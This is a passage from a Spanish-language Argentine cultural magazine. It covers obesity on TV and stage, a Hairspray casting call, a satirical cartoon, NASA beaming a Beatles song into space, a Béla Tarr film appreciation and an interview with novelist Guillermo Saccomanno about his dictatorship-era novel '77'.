También está el tema de la salud, y tal vez el único lugar en el que este punto se toca es en el programa *Cuestión de peso* (pionero en esta tendencia, todas las tardes por Canal 13) que por otra parte no permanece ajeno al proceso: el doctor Cormillot y todo el plantel de participantes fueron a ver la obra de Veronese al momento del estreno aunque aún no circularon sus opiniones (al menos las públicas). En cada emisión del programa, se muestra lo que ocurre puertas adentro de "La Comunidad", dando pie a un *reality* muy similar (aunque sin tanto sadismo) al centro de internación *Las Espigas* donde están recluidos los personajes de la novela de Shua. Todos conviven en una casa durante el tratamiento médico y así es como se filman peleas feroces porque alguien contrabandeó cuernitos de grasa, o se ve a una participante que llora ante cámara cuando asegura "El gordo sufre mucho" y exhibe frente al espejo los colgajos de carne después de haber bajado 47 kilos. Hay otro que también llora al ver sus colgajos y se pregunta por qué el esfuerzo, para qué si ahora nadie va a querer estar con él y no va a poder cumplir su sueño de formar una familia. Tómalo o déjalo, el programa es así. Radicalmente explícito: la gordura es enfermedad, con todo lo que eso conlleva. Desde el que no puede bañarse solo hasta el que no puede salir de su casa o el hiperobeso que suplica desnudo (asexuado) desde la cama del hospital que lo ayuden a tener un trasplante de corazón y llevar la vida de cualquier chico de 26 años. Lo cierto es que por más buena voluntad que haya (y sin dejar de reconocer el mérito de haber conseguido que el Congreso le dé media sanción a la Ley de Obesidad, impulsada por el mismo programa), la conmiseración y el morbo empiezan a confundirse. De ahí que los productores hayan creado una sección nueva titulada "Los 5 kilos rebeldes" para darle un poco de aire al programa. Entonces llegan las "gorditas" que se pasean en bikini frente a los "gordos". Y bailan y se ríen y se pesan como ellos para saber si quedan o no eliminadas. Chicas que ingresan de pronto el factor estético y permiten que ocurra todo lo que en la sección de los otros queda vedado: los chistes, el erotismo, la risa, los comentarios con doble sentido, la libertad de la propia Andrea Politti, que les toca la cola, las piropea, las mira de arriba a abajo y llama a sonidistas al aire para preguntar opiniones al respecto. Y atrás, la tribuna de "gordos" mira y aplaude.

Sociedad de consumo

Ana María Shua, autora de *El peso de la tentación*

Autora de la novela *El peso de la tentación*, cuya protagonista se interna en el centro de adelgazamiento Las Espigas (con métodos casi perversos), Ana María Shua tiene su propia opinión con respecto al fenómeno del que, de alguna manera, también forma parte: "Hay cierta necesidad en la gente de desculpabilizar la gordura y presentar al gordo como víctima", opina. "A mí por ejemplo los periodistas que me entrevistan me insisten en la cuestión de la exigencia social del cuerpo perfecto, un tema que en la novela no aparece para nada. Lo que quieren que yo diga (que es lo que esperan los espectadores) es que es injusto y muy malo que la sociedad penalice al gordo, que la gente debería sentirse cómoda y feliz con el cuerpo que 'le tocó'. Y en fin, a comer que se acaba el mundo. Yo no creo que tenga que ser así. No es cuestión de estigmatizar al que tiene sobrepeso, pero tampoco vamos a hacer apología del descontrol, porque hay un tema de salud puesto en juego. Por otra parte, la obligación de mantener una figura perfecta que se ve en los medios no sólo es la contracara sino también el camino hacia a la obesidad. Si a una persona que tiene un peso estable o está apenas excedida, los medios la persuaden de la necesidad de hacer dieta y perder kilos con las 4000 dietas que ofrecen, bueno: no hay mejor manera de abrir el apetito. Se habla mucho del tema, pero en el fondo la sociedad tiene enormes contradicciones, sobre todo la sociedad argentina. Por un lado hay una enorme presión social contra los gordos y por otro lado hay mucha conciencia de que eso sucede y se busca desculpabilizarlos de varias maneras, aunque después en la vida real esa misma persona que está defendiendo el derecho de un gordo a ser gordo va a discriminarlo de una u otra forma. Lo ideal sería llegar a un término medio donde todos acepten al gordo, al flaco y al mediano, sin obviar cierto castigo social a la obesidad como problema de salud grave. De todas maneras, es poco probable que se vayan a dar verdaderos cambios: vivimos en una sociedad capitalista de consumo, donde el ideal es consumir lo más que se pueda. Es una sociedad y un sistema económico que nos necesita gordos."

Dancing queen

El casting de *Hairspray*: prohibido para flacas

Casualidad o causa, en el mismo espacio en que se exhibe la obra de Veronese arrancó esta semana la convocatoria al casting para encontrar a la próxima protagonista de *Hairspray*, el musical de Broadway próximo a estrenarse en julio con dirección de Ricky Pashkus y producción de Adrián Suar y Canal 13.

"*Tracy es una chica excedida de peso, de entre 18 y 30 años. Parece muy joven pero es pura confianza y solidez. Linda, expresiva y con un entusiasmo contagioso, es tan buena cantante como actriz y bailarina*", decía la convocatoria para hallar a las finalistas que protagonizarán un reality del que quedará la ganadora, lista para compartir cartel con Enrique Pinti en el papel de la madre (el Travolta travestido de la película de Adam Shankman). Nueve de la mañana entonces en el Paseo La Plaza y una fila de chicas solas y acompañadas que esperan lookeadas al mejor estilo Tracy (Nikki Blonsky): moños, peinadetes, polleritas cuadrillé, bucaneras, maquillaje...y sí: varios kilos de más. No hay una que no se sienta 100% identificada con la protagonista: "Qué vengan ahora las flacas a ver qué pasa", grita desde atrás un grupito con risas que encubren historias de castings no tan felices. "Que vengan a ver quién las mira de menos acá", siguen, filtrando una frustración ausente en el propio personaje de Tracy que, según ellas mismas calculan, debe estar cercana a los ciento y pico de kilos.

"Yo me parezco a ella. Justo ahora me agarró en una etapa que estoy a full con la dieta, el año pasado estaba 20 kilos arriba, me quiero matar", dice Carolina, de 19 años, aunque también admite que la diferencia entre Argentina y Estados Unidos puede jugarle a favor: "Allá son todos más gordos. Vos ves a la chica del musical y es muuuuy gorda. Acá no es tan común, a la gente no le gusta, así que yo creo que no van a buscar a alguien tan excedido". Mientras, detrás suyo, justo en la puerta de la sala, un enorme cartel de la obra *Gorda* (¿ironías de los responsables de la organización?) la enmarca en un fondo de color rojo. Pero si en la adaptación de Shankman, la mirada condenatoria es más la del director hacia el resto (pongamos la sociedad) y así es como gordos y negros se aúnan felices en pos de un mensaje inclusivo de ironías, canciones y bailes, en el día a día de la escena argentina las cosas funcionan de otra manera: "Suponete que quedás. A lo mejor te vas al programa de Susana y todos te quieren, pero vas a ir por la calle caminando, y alguien te reconoce del reality, y no va a faltar quien te grite *¡Gorda!*", plantea Carolina. Y así, mientras en el musical una Nikki Blonsky exultante grita a los cuatro vientos que "está llegando la hora de la gente que es diferente", las Tracys argentinas siguen su deseo, pero sin falsas expectativas: "Va a tener algo de bizarro. Estar en la cartelera con una manga de anoréxicas que salen en pelotas. Una mina gordita, con un moñito... La gente tarde o temprano lo va a tomar a chiste".



GENTE COMUN

Que el Photoshop puede ser un arma, eso ya nadie lo duda. Y cuando se usa con agudeza, humor e irreverencia, casi nunca falla. Así están circulando por internet versiones de celebridades entremezcladas con fotos de nativos de Oklahoma, que transforman a los semidioses de Hollywood en lo que serían de no haber mediado el golpe de suerte y el talento que los llevó al estrellato: norteamericanos medios. Una obesa Jennifer López, una Pamela Anderson vestida con una poco halagüeña remera roja, Johnny Depp gastado y calvo, Tom Cruise con jeans dos talles más grandes. Y muchos más en *www.wintrest.com/if-celebs-moved-to-oklahoma/*



F. MÉRIDES TRUCHAS



POR **DANIEL PAZ**

1999. EEUU. La Asociación Americana de Fabricantes de Ketchup inauguran el monumento de homenaje a Tarantino





1265. Inglaterra. Nace Thomas Mac Donald, destacado científico y viajero inglés. A contramano de los prejuicios de su época, Mac Donald sostenía que la hamburguesa era redonda y achatada y no cilíndrica a rayas, como se creía entonces.



En 1287 logra convencer a la reina de Inglaterra, que dona sus joyas para financiar un viaje de exploración a Hamburgo, cuna de la hamburguesa.

La expedición de Mac Donald parte de Liverpool en 1289 y llega por error a América



Mac Donald fallece durante el viaje de regreso al convertirse en merienda de una tribu caníbal africana

¿POR QUÉ SERÁ QUE LOS EUROPEOS SIEMPRE ME REPITEN?

NO COMAN COMIDA CHATARRA.!!
NO COMAN COMIDA CHATARRA.!!
NO COMAN COMIDA CHATARRA.!!

Daniel PAZ


www.danielpaz.com.ar

La beatlemanía invade el universo

ET PHONE JOHN

El mes pasado se cumplieron 40 años de la grabación de "Across the Universe" en los estudios Abbey Road y la humanidad –o la parte de ella que administra nuestro contacto con el universo– decidió celebrarlo compartiéndolo con nuestros hermanos intergalácticos. La NASA –que de paso celebraba su 50º aniversario– convirtió la canción en información digital y la lanzó al espacio en afán de alcanzar oídos extraterrestres y de paso demostrarles que no todo es malo en este planeta. Otras canciones de los Beatles como "Here Comes the Sun", "Ticket to Ride" y "A Hard Day's Night" han sonado en el espacio como despertadores para astronautas en órbita. Pero ésta es la primera vez que música terrícola es emitida al espacio profundo. Paul McCartney, por su parte, ya había brindado un concierto extraterrestre al tocar desde la Tierra para la tripulación de la Estación Espacial en 2005. Consultado por la iniciativa, McCartney fue breve: "Me parece bien. Transmítanles mi amor a los aliens". El 4 de febrero fue, además, declarado por los fans de los Beatles en todo el mundo como el "Día A Través del Universo". Enterada del tema, además de apoyar la iniciativa, Yoko Ono dijo: "Creo que esto es el principio de una nueva era en la que estaremos comunicados con millones de planetas a través del universo". ¿De quién fue la idea? De un productor, de quién si no. En este caso, el inglés Martin Lewis, que ya supo facturar los DVD de los Beatles y ahora especula con la posibilidad de encontrar nuevas fronteras para su negocio: "Quiero creer que el gobierno norteamericano no dilapidaría el dinero de los contribuyentes si no hubiese esperanzas de que alguien escuche la canción". Según Lewis, la canción –que los Beatles nunca lanzaron como single– fue elegida porque "encarna un espíritu de amistad y armonía, de un modo en que trasciende épocas, fronteras, idiomas y otras barreras". Por ahora, lo único cierto es que la canción ya emprendió su viaje hacia Polaris, la Estrella del Norte. Un viaje que en kilómetros se escribiría con un 4 adelante y 23 ceros detrás. Se calcula que llegará a su destino más remoto en el año 2439. Quién la recibirá allá, no se sabe. Por último, según trascendidos de la agencia espacial, el próximo envío musical sería un viaje tripulado: aparentemente, hay planes de enviar a Michael Jackson con una notita que diga: "A ver si ustedes son más alien que esto".







Béla Tarr es un realizador húngaro que se ha construido una creciente reputación en el circuito de festivales con un trío de películas de gran radicalidad: *Kárhozat* (*Damnation*, 1989), *Sátántangó* (*Satan's Tango*, 1994) y *Werckmeister harmóniák* (*Werckmeister Harmonies*, 2000). Este último film particularmente parece marcar la primera verdadera ruptura a nivel internacional que un autor húngaro haya impuesto desde los tiempos de Miklós Jancsó en los '60.

Las armonías del caos

POR RAFAEL SPREGELBURD

No existe algo así como "la película favorita". A la hora de elegir, todo recorte es injusto. Mi memoria está atiborrada de escenas arbitraria y falsamente "perfectas". ¿La inmigrante ilegal que recorre la calle en tiempo real buscando dónde sentarse a mendigar, en *Code Inconnu*, de Haneke? ¿El bombardeo al zoológico, en *Underground*, de Kusturica? ¿El discurso de Gabriel a la mesa de sus tías en *The dead*, de John Huston? ¿El pajarraco mítico que viene a recoger a *La dama en el agua* de Shyamalan? ¿Julianne Moore en la escena de la farmacia, en *Magnolia*, de P.T. Anderson? ¿La carrera deseperada del niño que debe salir segundo para ganar las añoradas zapatillas en *Niños del cielo*, de Majid Majidi? ¿El plano final de *Taurus*, de Sokurov, que inmediatamente después de mostrar la muerte de Lenin, señala al vasto y ridículo cielo? ¿La llamada misteriosa que el monstruoso hombre sin cejas le hace a Bill Pullman en *Carretera perdida*, de Lynch? ¿La lluvia afortunada que salva a Kokura del bombardero yanqui y decide la suerte de la pobre Hiroshima, en *Buttoners*, del checo Petr Zelenka? ¿El encuentro entre Totoro y la niña desmadrada en *Mi vecino Totoro*, de Hayao Miyazaki? ¿El niño robot hundido bajo el agua, rezando un milenio entero frente a la impasible hada de yeso, en *Inteligencia artificial*, de Spielberg?

Importa poco, decidámonos por una. Se trata del plano final de *Las armonías de Werckmeister*, de Béla Tarr. La elijo sobre todo porque la he visto alrededor de nueve veces, y sin ser capaz de dar una sola pista clara sobre la película, debo reconocer que la imagen tiene el poder mágico de acompañarte por el resto de tus días.

Es el día más frío y más corto del año, en un pueblo ínfimo de las planicies húngaras. No sabemos qué año será. Los acontecimientos parecen medievales, pero todos visten ropas actuales, y hay lavarropas y helicópteros. János (el actor alemán Lars Rudolph) ha ejemplificado a sus vecinos, borrachísimos, en un bar a punto de cerrar, cómo ocurre un eclipse. Luego, durante la espera, una ballena muerta arriba a la ciudad. La trae un misterioso circo, con el que además se presentará un supuesto Príncipe. De este falso profeta sólo veremos una sombra enana; un dudoso traductor habla en su nombre. El tétrico carromato es compañero de la desgracia: en cada pueblo en que el Príncipe ha arengado a las masas, éstas enloquecen y arrasan con todo.

El plano final del que hablo es justamente el de la plaza arrasada, desierta, en el día más frío del año: humea el pueblo en gélidas llamas, y el carromato destruido, abierto como una caja de zapatos, sostiene en vano el cadáver inmenso, atroz, de la ballena, muerta hace años en mares lejanísimos.

Toda la película es una húmeda caja de resonancias: lo uno es, extrañado, lo otro: una revolución sin norte, un hospital saqueado en pleno silencio, unos borrachos maquetando un eclipse, un príncipe hablando en lengua ignota entre frascos de fetos en formol. Béla Tarr, silencioso y soberbio a la hora de callar sobre sus películas, ha bromeado diciendo que la decisión de Kodak de enlatar película virgen de 11 minutos es una forma de censura. Si por él fuera, cada escena duraría una eternidad. Le concedo que lo ha logrado. Sus películas no viajan en una única dirección, y las pausas abismales, en las que se hunden los significados, rebosan de sentido. "¡Qué misterioso es el Señor, que se divierte con criaturas tan extrañas!", dirá János. "Va a traer problemas", le contestará alguien, justo antes de desaparecer entre la turba.

Rafael Spregelburd es autor y director de teatro. Actualmente tiene en cartel las obras *Lúcido*, los viernes a las 21, y *Acassuso*, los sábados 20 y domingos 19.30. Ambas en Andamio 90, Paraná 660, 43735670.



Setenta veces siete

Con *77*, Guillermo Saccomanno viene a cerrar de manera brillante y contundente la trilogía abierta por *La lengua del malón* y continuada por *El amor argentino*. Una novela que se vale del poder del lenguaje para escudriñar la sorda oscuridad de la vida cotidiana bajo la dictadura, tajeada por el chillido de las sirenas, tensada por la complicidad civil y recorrida en silencio por prácticas ocultistas. En esta entrevista, el mismo Saccomanno responde a los varios debates –sobre la violencia, la política de derechos humanos, la literatura de cara a la historia– que atraviesan su libro.

POR GABRIEL D. LERMAN

Como las canciones del vasco Mezo Bigarrena, las historias de Guillermo Saccomanno se resisten a la clasificación pero llegan al oído, se leen con una impactante eficacia. Formado en nichos específicos de literatura moderna, desde los clásicos rusos al cómic pasando por Arlt, Marechal, Kordon y Castillo, sus obras contienen una endiablada dirección y son flechas lanzadas al blanco. Escritor pendiente del lector, con quien establece un vínculo fraterno, cómplice aunque sin esquivarle la incomodidad, no se permite frase sin que la apuesta por sus efectos inmediatos garantice un rebote fuerte y seco.

En una clara y vertical herencia del loco y rabioso arltiano, a quien le aplica un filtro policial y sensible, sus narradores buscan una suerte de encuentro póstumo entre el tango, el jazz y la balada. A medida que su obra siembra el territorio e ilumina el mapa de un mundo literario personal y autónomo, es posible rastrear zonas de clivaje que se agrupan y a la vez se rompen, como capas geológicas en pugna. Conforme pasan sus libros, sin embargo, Saccomanno reaparece en otra dirección, asoma en una búsqueda mayor.

LA LITERATURA Y YO

–Uno quisiera hablar de literatura –dice Guillermo Saccomanno–, sólo de literatura. Como si la literatura tuviera una autonomía con respecto a la historia. Pero, de golpe, cuando vienen las notas y los reportajes, es imposible hablar de literatura y no hablar de política. Como decía creo que Lenin, es mejor que te metas vos con la política antes de que la política se meta con vos. A mí me gustaría hablar más de literatura. Yo creo que un libro es un hecho literario. Pero el hecho literario no se puede desprender de un tejido social. Empecé con el descubrimiento de Arlt cuando tenía 14 o 15 años, y de ahí Dostoievski, y de ahí todos los rusos. Yo tenía 15 años cuando empecé a trabajar de cadete en una agencia de publicidad. Con los vueltos que me quedaban compraba libros en los puestos de Tribunales, en los sótanos de la 9 de Julio. Y me fui armando una biblioteca, un programa literario, que en nada coincidía con el programa literario de mi padre, que era lector, escritor y militante gremial. Pero el programa de él estaba más vinculado, si querés, al realismo naturalista de Zola, que yo he leído con mucho fervor de pibe. Pero cuando yo salgo a la calle, Arlt me oficia de guía, me descubre la ciudad.

Podría señalarse su mítica novela de los '80, *Situación de peligro*, como el vértice juvenil y salvaje, mientras que su nueva novela, cuyo nombre es un número, *77*, el número de un año, puede pensarse como la plenitud desbordante de un narrador deliberadamente lanzado, que vive y muere, diría Blanchot, su destino literario. Por momentos, Saccomanno establece en su novela *77* una doble operación: en tanto intervención sobre la literatura que tematiza el pasado reciente, y en tanto intervención sobre la propia obra. Porque no es posible pensar la dureza y la escisión que causa sobre el corpus ficcional de los '70, sin la profundidad y el alcance que

SETEN-
TA
VECES
SIETE

adquiere en relación con sus propios libros anteriores.

–Primero, lo que uno se propone es contar una buena historia, que enganche al lector, apelando al oficio –dice Saccomanno–. ¿Cómo entrar en este período? Porque a mí me parece que en los momentos de mayor terror, en la desesperación, el terror te paraliza, te anula, te destruye. Ahí es donde entra a funcionar el pensamiento mágico. Entonces, no todas las madres fueron a la Plaza, no todas las búsquedas se organizaron de la misma manera a través de los grupos de derechos humanos. Yo tuve la oportunidad de conocer a un astrólogo (del cual fui amigo en una época), y la relación de la astrología con la literatura llega desde Arlt hasta acá pasando por el astrólogo de Marechal. Es algo que funciona, está circulando en nuestra literatura, o al menos en determinada literatura. Y a este astrólogo, que tuvo que exiliarse en el año '75 o '76, lo consultaban de las dos puntas. Es algo que plantea Lutz en la novela: "A mí me vienen a hablar de la derecha y de la izquierda, la esposa de un militar y la madre de un montonero". Y se tuvo que rajar, aun desde un lugar como la astrología, visto como pensamiento mágico. El protagonista de *77*, el profesor Gómez, tiene 56 años. Gómez está mirando el terror no sólo desde su situación de profesor de literatura, que admira la literatura de habla inglesa, de homosexual y de cabecita negra, sino que también la está mirando de alguna manera desde un lugar de padre o de abuelo: yo creo que esta novela también es una novela de padres e hijos. Esta es una novela de padres e hijos, atravesada por este desgarramiento político. Yo no creo en la cuestión de las generaciones. Yo creo que éste es un problema de la historia política argentina. Me resisto al concepto de generación. Me resistí cuando era joven, hoy más todavía. Porque Rimbaud tenía 15 años cuando escribió *Una temporada en el Infierno* y Thomas Mann tenía 74 cuando escribió el *Dr. Faustus*. Entonces, cuando se critican los '70 hay que contextualizar los discursos, no se puede no contextualizar los discursos, hay que ver qué discursos hay en juego. La pregunta que Gómez se formula todo el tiempo y que no se anima a pronunciarle del todo a Martín y a Diana es: "Bueno, vos mataste". Mientras yo estaba escribiendo esta novela, surge la polémica de Oscar del Barco y *La intemperie* sobre el "No matarás". Entonces yo no puedo estar escribiendo sobre este período y no mirar la polémica que generó Oscar del Barco. Leo a Pilar Calveiro y leo a Oscar del Barco. Yo creo que la función que cumple la literatura es despertar interrogantes. Entonces, ¿por qué no entrar por el lado del ocultismo, en ese nefasto 1977? La situación de Gómez con el represor es una situación extrema, pero también tiene la otra situación de que quiere saber qué pasó con su alumno. Y también en un momento va a intentar preguntarle al represor qué pasó con el hijo de Azucena. ¿De dónde viene esto? Hay una novela que volví a releer en los últimos años: *El americano impasible*, de Graham Greene. Allí, Thomas Fowler, un periodista inglés, se encuentra en Saigón en el momento de la retirada de los franceses, y ya vienen o están empezando a llegar los americanos. El tiene una especie de ayudante/secretario. Fowler quiere mantenerse en la neutralidad y no comprometerse porque la está pasando bomba: está en un país extranjero, la guita le sobra, tiene una amante joven. Pero en un momento se ve arrastrado por los acontecimientos y el ayudante le dice: "Si quiere seguir siendo humano, va a tener que tomar partido". Esto es lo que le pasa a Gómez. Gómez, sin quererlo, sin proponérselo, empieza a tomar partido. Está bien, el pibe le cae con la guerrillera, pero él se hace cargo. Y entonces acá es donde empiezan a patinar las ideologías de la bondad, como las llama Todorov, y empieza a adquirir importancia bajo el terror el pequeño gesto: el darle de comer a la piba, traerle un rouge, bajar a la rotisería. De Franco tampoco está interesado en seguir la historia de Azucena, pero no obstante la acompaña a ver a la vidente. Porque Gómez se hace también, con toda esta cuestión de la superstición, la pregunta de Iván Karamazov frente al mal: o Dios no existe o es malvado. Y de cualquiera de las dos formas todo está permitido.

"Macri representa el triunfo de la complicidad civil. Macri es la dictadura. Pero también creo que hay una política de los derechos humanos que a mí no me termina de convencer. Yo creo que la ESMA no puede ser un lugar de esparcimiento, yo creo que tiene que ser un lugar de visita obligatoria para todos los colegios del país."

LA TRILOGÍA

Saccomanno viene del cómic, apostó a la narrativa llana y ahora se encuentra entre *El Eternauta* en clave realista, *Guerra y paz* en clave porteña y el umbral de un estadio superior que puede colocarlo en una posición francamente atractiva: una refundación literaria que sacuda el tedio y amenace la modorra aniñada de muchos escritores que conciben la cultura sólo como una comedia romántica de Tom Hanks y Meg Ryan. Saccomanno ha intentado construir por fuera no tanto de la idea de canon, tan cara a la crítica académica y tan desdibujada en el ancho mundo presente, tan irremediablemente en revisión, sino en un combate de largo plazo, en un teatro permanente donde los héroes y los villanos son escritores, pero también son las posiciones políticas, son los sucesos oscurecidos de la historia como el bombardeo del '55, es la sombra de cortes culturales sepultados por el lugar común. La trilogía que compuso entre *La lengua del malón*, *El amor argentino* y *77*, que ahora sale a luz, sólo se explica por una obsesión tolstoiana que intenta reescribir la literatura con los ojos abiertos, alucinados, en una mirada que no se sustrae ni pestañea frente a la historia. Tardío pero acertado, casi como aquello de reír último, Saccomanno se propone un trazo oblicuo, a contrapelo, que obliga a repensar las categorías sociales de los personajes, a no dar por supuesto que la política murió para siempre, que por el contrario los muertos para siempre vivieron a fondo la política, y a no ceder al juego consolatorio del lenguaje sino a reforzar su capacidad descriptiva, elocuente y ensoñadora. Porque en *77* Saccomanno monta una maniobra altamente perturbadora, digna de Horacio Quiroga que, en breve, dará que hablar, y porque en esa maniobra, además, revive el espíritu de un memorable filón arltiano.

Ahora bien, el camino de esa trilogía tampoco es lineal ni parejo. Probablemente *La lengua del malón* ostente una mayor eficacia sobre el corpus literario argentino de largo plazo y *77* la tenga frente a la literatura que puntualmente viene recortándose sobre los '70. Es decir, difieren en el impacto. Mientras que la primera irrumpe rediseñando su propio canon con David Viñas y Carlos Correas a la cabeza, esta última se alinea en un arco ecléctico y alterno que va desde el Fogwill de "La larga risa de todos estos años" al Rabanal de *El héroe sin nombre*, pasando por el Feinmann de *La crítica de las armas* y el Gusmán de *Villa*. Pero él tiene otra versión:

–Yo creo que este libro dialoga con *La astucia de la razón* de Feinmann, con *Historia Argentina* de Fresán y con *Tartabul* de Viñas, que para mí es el gran libro ignorado de los últimos tiempos. Nadie se animó a meterse en serio con ese libro, que es un prodigio de construcción lingüística y narrativa. Lo que pasa es que no hay aquí una crítica lo suficientemente seria como para entrarle a *Tartabul*. Pero si me preguntás por qué estos libros, te digo que en *La astucia de la razón* está el momento en que el personaje de Pablo Epstein sigue a Cooke después del encuentro con Salamanca. Lo que te está contando Feinmann es la preparación, es el momento donde empieza a crecer y a plantearse la insurgencia. *Historia Argentina*, de Fresán, que es otro libro al cual nadie hace referencia hoy, es el primer libro que tiene la audacia de criticar el pensamiento "progre" de los '70. Y *Tartabul*, porque es la reflexión sobre los revolucionarios fracasados de los '70.

Vos mantuviste un espacio narrativo donde aparecen temas sociales, la política, la historia y la sexualidad. ¿Cómo se construye ese lugar?

–Yo creo que a veces son determinismos que uno tiene por su propia historia. No se trata tanto, parafraseando a Sartre, de lo que la historia te hizo sino de lo que vos podés hacer con lo que la historia hizo de vos. Creo que todavía falta cierta complementariedad entre la teoría y la práctica. Creo que hay muchas novelas que se escriben como respondiendo a ciertas tendencias teóricas, que no se busca demasiado la propia voz tanto como responder a discursos que andan dando vueltas por ahí. Esta novela tiene diez años, aunque haya estado concentrado en ella en los últimos cuatro. Creo que esto nace de un proyecto, a partir de *La lengua del malón*. Yo quería escribir la historia de una chica que buscaba sus orígenes, una chica nacida en cautiverio que hace un viaje a la Patagonia. Y estaba más o menos en las 400 páginas. Necesito tener mucho material para trabajar. Y me di cuenta de que estaba escribiendo una novela que tenía todos los tics de la mala fe ideológica. Tenía todos los tópicos que requería una novela que condecía con los buenos postulados de los derechos humanos políticamente correctos: la chica escuchaba a los Redondos, se metía con un ex combatiente de Malvinas. Había un cóctel ahí que me parecía que yo estaba tocando, buscando, algo que no funcionaba. Pero aparece un profesor de literatura que había conocido a su abuela, y cuando aparece este profesor de literatura con ese texto, que se llamaba *La lengua del malón*, que era un texto escondido, a partir de ahí encontré la voz del profesor Gómez. Me di cuenta de que ahí tenía tela para cortar, y que tenía la posibilidad de dialogar con otros textos de la literatura argentina.

En esta novela hay una intervención clara en la literatura sobre los '70.

–Está la cuestión del tono y del lenguaje, y de la teoría literaria. Para mí la teoría literaria es teoría política, no es sólo teoría literaria. Cuando yo te hablo con fervor de la literatura rusa es porque a mí me parece que la literatura rusa del XIX tiene un desgarramiento entre lo que podría considerarse el ser nacional y el ser europeo. La gran discusión que tiene Dostoiesvki con todos sus contemporáneos frente a Turgueniev, que vivía más en París que en la Dacha. Tolstoi, frente a es-



“Cuando se critican los ’70, hay que contextualizar los discursos. Y la pregunta que Gómez se formula todo el tiempo y que no se anima a pronunciarle del todo a Martín y a Diana es: *Bueno, vos mataste*.”

te dilema, se plantea: ¿Somos europeos? ¿Somos eslavos? Y se da cuenta, cuando empieza a escribir *Guerra y Paz* en 1880, que tiene que retroceder a la invasión napoleónica. Y ahí empieza la discusión. O sea, él, para explicarse 1880, tiene que hacer un recorrido hacia atrás. Uno parte de la premisa de que escribe de lo que sabe. Y cuando te ponés a laburar en serio, lo primero que te das cuenta es que los textos que vos escribiste te están traicionando permanentemente, y que develan todo lo que ignorás. Vos estás escribiendo sobre certezas presuntas, y te empezás a dar cuenta de tu ignorancia. Entonces tenés que volver hacia atrás y hacerte un replanteo. Esto es lo que me pasó a mí. Yo no podía contar esta novela si no hacía una exploración de cómo comienza la violencia. Y creo que hay un sector de la cultura liberal para la cual la violencia de los ’70 empieza en la ejecución de Aramburu. Para mí, la violencia comienza en el ’55 con el bombardeo, que es el primer antecedente que tenemos de la situación de desaparecidos en la República Argentina. De ninguna manera es la muerte de Aramburu. Es más, hay cosas que quedaron afuera de esta novela como trabajos de intertextualidad que hace Gómez, el protagonista: la comparación de la lectura de la carta de Walsh con la carta de Valle. El general Valle está escribiendo la carta de Walsh. Valle le escribe una carta a su fusilador, a Aramburu, en donde le dice que sus mujeres, que sus hijos le van a tener miedo. Es una acusación grave. Le dice: “Ustedes están contra el pueblo”. Es una carta estremecedora. Vos leés esa carta y tiene un valor contundente en términos de prosa, casi de catilinaria. Y es el mismo tono que tiene la carta de Walsh. Tuve que pasar por todos los libros de Roberto Baschetti, por la colección de la revista *Lucha Armada*, y me daba cuenta de que había momentos en que la situación documental me superaba.

Es muy recurrente en la novela la lluvia, el accionar permanente de los militares en las calles, un ambiente muy opresivo.

–Yo no recuerdo otra época de yiro mío por la ciudad como en la época de la dictadura. Estaba medicado, tenía problemas con el alcohol, andaba por la ciudad todo el tiempo. Fue una época en cierta forma de separaciones, de mudanzas, de reviente, de autodestrucción. Uno trataba de sobrevivir a toda costa. Era bastante difícil. Cero heroísmo, por otro lado. Yo escribía historietas, laburaba en publicidad, publicaba en la revista *Humor*. Pero fue una época muy oscura y sombría. Yo vivía en un edificio de oficinas acá en el Centro, donde de cincuenta unidades había dos habitadas y una era la mía. Y había un solo ascensor. Escuchaba el ascensor de noche y pensaba que me venían a buscar. ¿Por qué? Porque había caído algún compañero o porque el terror estaba instalado. Me acuerdo de noches en las que sacaba el colchón y lo iba corriendo por todo el departamento, no sabía dónde ponerlo. Una noche terminé con el colchón en la cocina. No sabía qué carajo estaba haciendo. A veces era preferible caminar de noche que quedarte en tu casa. Por otro lado, me acuerdo también de haber padecido, no te digo manía ambulatoria, pero haber pasado por estas cuestiones que después uno se olvida. Creo que si uno no olvida no puede seguir adelante. Pero cuando volvés a reconstruir la época, eso vuelve. Y para evocar esa época tal vez me aportó más haber escuchado a Dino Saluzzi que haber leído ficciones de la época. Porque lo que yo buscaba era una manera de hablar de Gómez, una manera de hablar donde estuviera lo culto y lo plebeyo, una manera de hablar que es tal vez la manera de hablar de David Viñas.

¿Qué relación hay entre esta novela y todo lo sucedido en torno de los 30 años del golpe?

